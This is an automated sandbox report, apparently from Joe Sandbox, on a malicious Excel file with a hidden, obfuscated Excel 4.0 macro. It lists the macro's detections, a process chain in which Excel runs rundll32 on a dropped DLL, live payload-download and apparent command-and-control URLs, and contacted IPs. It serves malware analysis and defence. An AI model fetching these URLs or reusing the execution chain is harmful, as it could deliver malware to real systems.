ID: 344660
Sample Name: case (166).xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:24:23
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report case (166).xls

Overview


General Information

Sample Name:	case (166).xls
Analysis ID:	344660
MD5:	44b43922e08e0e..
SHA1:	ec1a8470092950..
SHA256:	9b8516fcbe183de.
Tags:	xls

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Contains functionality to inject code …
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found malicious URLs in unpacked …
- Found obfuscated Excel 4.0 Macro

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1252 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2392 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2332 cmdline: 'C:\Windows\System32\rundll32.exe' C:\ProgramData\formnet.dll,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - msiexec.exe (PID: 1616 cmdline: msiexec.exe MD5: 4315D6ECAE85024A0567DF2CB253B7B0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
case (166).xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Compliance:

Uses new MSVCR Dlls

Uses secure TLS version for HTTPS connections

Binary contains paths to debug symbols

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Found malicious URLs in unpacked macro 4.0 sheet

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Found obfuscated Excel 4.0 Macro

Office process drops PE file

HIPS / PFW / Operating System Protection Evasion:


Contains functionality to inject code into remote processes

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Scripting 4	Path Interception	Access Token Manipulation 1	Masquerading 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesd Insecur Networ Commu
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit Redirec Calls/S
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 4	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	System Information Discovery 3 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
case (166).xls	23%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.msiexec.exe.90000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen2		Download File
4.2.rundll32.exe.840000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen2		Download File

Domains

Source	Detection	Scanner	Label	Link
gadgetswolf.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll)	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://crl3.digicert	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://rnollg.com/kev/scfrd.dll	0%	Avira URL Cloud	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://homesoapmolds.com/post.phpv	0%	Avira URL Cloud	safe	
http://https://gadgetswolf.com/post.php	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/	0%	Avira URL Cloud	safe	
http://https://homesoapmolds.com/post.php	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://gadgetswolf.com/post.phpx	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://gadgetswolf.com/A	0%	Avira URL Cloud	safe	
http://https://gadgetswolf.com/post.phpr	0%	Avira URL Cloud	safe	
http://https://gadgetswolf.com/y	0%	Avira URL Cloud	safe	
http://https://homesoapmolds.com/=	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/O	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll~	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://rnollg.com/kev/scfrd.dll$8	0%	Avira URL Cloud	safe	
http://https://homesoapmolds.com/	0%	Avira URL Cloud	safe	
http://https://govemedico.tk/post.php	0%	Avira URL Cloud	safe	
http://Https://homesoapmolds.com/post.phpZ	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
homesoapmolds.com	172.67.198.109	true	false		unknown
rnollg.com	172.67.150.228	true	false		unknown
gadgetswolf.com	104.21.44.135	true	false	• 0%, Virustotal, Browse	unknown
govemedico.tk	172.67.158.184	true	false		unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll)	A1EE0000.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2156276281.0000000002120000. 00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2156724187.0000000001AA0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2156276281.000 0000002120000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2156724187.0000000001AA0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2156276281.000 0000002120000.00000002.0000000 1.sdmp	false		high
http://crl.entrust.net/server1.crl0	msiexec.exe, 00000005.00000003 .2166786522.000000000047D000.0 0000004.00000001.sdmp	false		high
http://crl3.digicert	msiexec.exe, 00000005.00000002 .2354494113.000000000047D000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	msiexec.exe, 00000005.00000003 .2166786522.000000000047D000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	msiexec.exe, 00000005.00000003 .2166786522.000000000047D000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rnollg.com/kev/scfrd.dll	before.1.0.0.sheet.csv_unpack	true	• Avira URL Cloud: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	msiexec.exe, 00000005.00000003 .2166786522.000000000047D000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://homesoapmolds.com/post.phpv	msiexec.exe, 00000005.00000003 .2166786522.000000000047D000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://gadgetswolf.com/post.php	msiexec.exe, 00000005.00000003 .2165360506.000000000047D000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://govemedico.tk/	msiexec.exe, 00000005.00000002 .2354494113.000000000047D000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://homesoapmolds.com/post.php	msiexec.exe, 00000005.00000003 .2166786522.000000000047D000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2156891016.0000000001C87000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2156420198.000 0000002307000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2156724187.0000000001AA0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2156276281.000 0000002120000.00000002.0000000 1.sdmp	false		high
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2156891016.0000000001C87000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2156420198.000 0000002307000.00000002.0000000 1.sdmp	false		high
http://https://gadgetswolf.com/post.phpx	msiexec.exe, 00000005.00000002 .2354459439.0000000000420000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	msiexec.exe, 00000005.00000003 .2166786522.000000000047D000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2156891016.0000000001C87000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2156420198.000 0000002307000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://gadgetswolf.com/A	msiexec.exe, 00000005.00000002 .2354459439.0000000000420000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	msiexec.exe, 00000005.00000002 .2354613249.0000000001F80000.0 0000002.00000001.sdmp	false		high
http://https://gadgetswolf.com/post.phpr	msiexec.exe, 00000005.00000002 .2354459439.0000000000420000.0 0000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://gadgetswolf.com/y	msiexec.exe, 00000005.00000002.2354459439.0000000000420000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://homesoapmolds.com/=	msiexec.exe, 00000005.00000003.2166786522.000000000047D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000003.00000002.2156724187.0000000001AA0000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2156276281.0000000002120000.00000002.00000001.sdmp	false		high
http://https://govemedico.tk/O	msiexec.exe, 00000005.00000002.2354494113.000000000047D000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	msiexec.exe, 00000005.00000002.2354613249.0000000001F80000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://wmwifbajxxbcxmucxmlc.com/files/april24.dll~	case (166).xls	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	msiexec.exe, 00000005.00000003.2166786522.000000000047D000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rnollg.com/kev/scfrd.dll$8	case (166).xls, A1EE0000.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://secure.comodo.com/CPS0	msiexec.exe, 00000005.00000003.2166786522.000000000047D000.00000004.00000001.sdmp	false		high
http://https://homesoapmolds.com/	msiexec.exe, 00000005.00000003.2166786522.000000000047D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/2048ca.crl0	msiexec.exe, 00000005.00000003.2166786522.000000000047D000.00000004.00000001.sdmp	false		high
http://https://govemedico.tk/post.php	msiexec.exe, 00000005.00000002.2354494113.000000000047D000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://Https://homesoapmolds.com/post.phpZ	msiexec.exe, 00000005.00000003.2166786522.000000000047D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.158.184	unknown	United States		13335	CLOUDFLARENETUS	false
172.67.150.228	unknown	United States		13335	CLOUDFLARENETUS	false
104.21.44.135	unknown	United States		13335	CLOUDFLARENETUS	false
172.67.198.109	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344660
Start date:	26.01.2021
Start time:	21:24:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	case (166).xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@7/12@4/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 67.8% (good quality ratio 67.5%) • Quality average: 89.5% • Quality standard deviation: 19.2%
HCA Information:	• Successful, ratio: 84% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
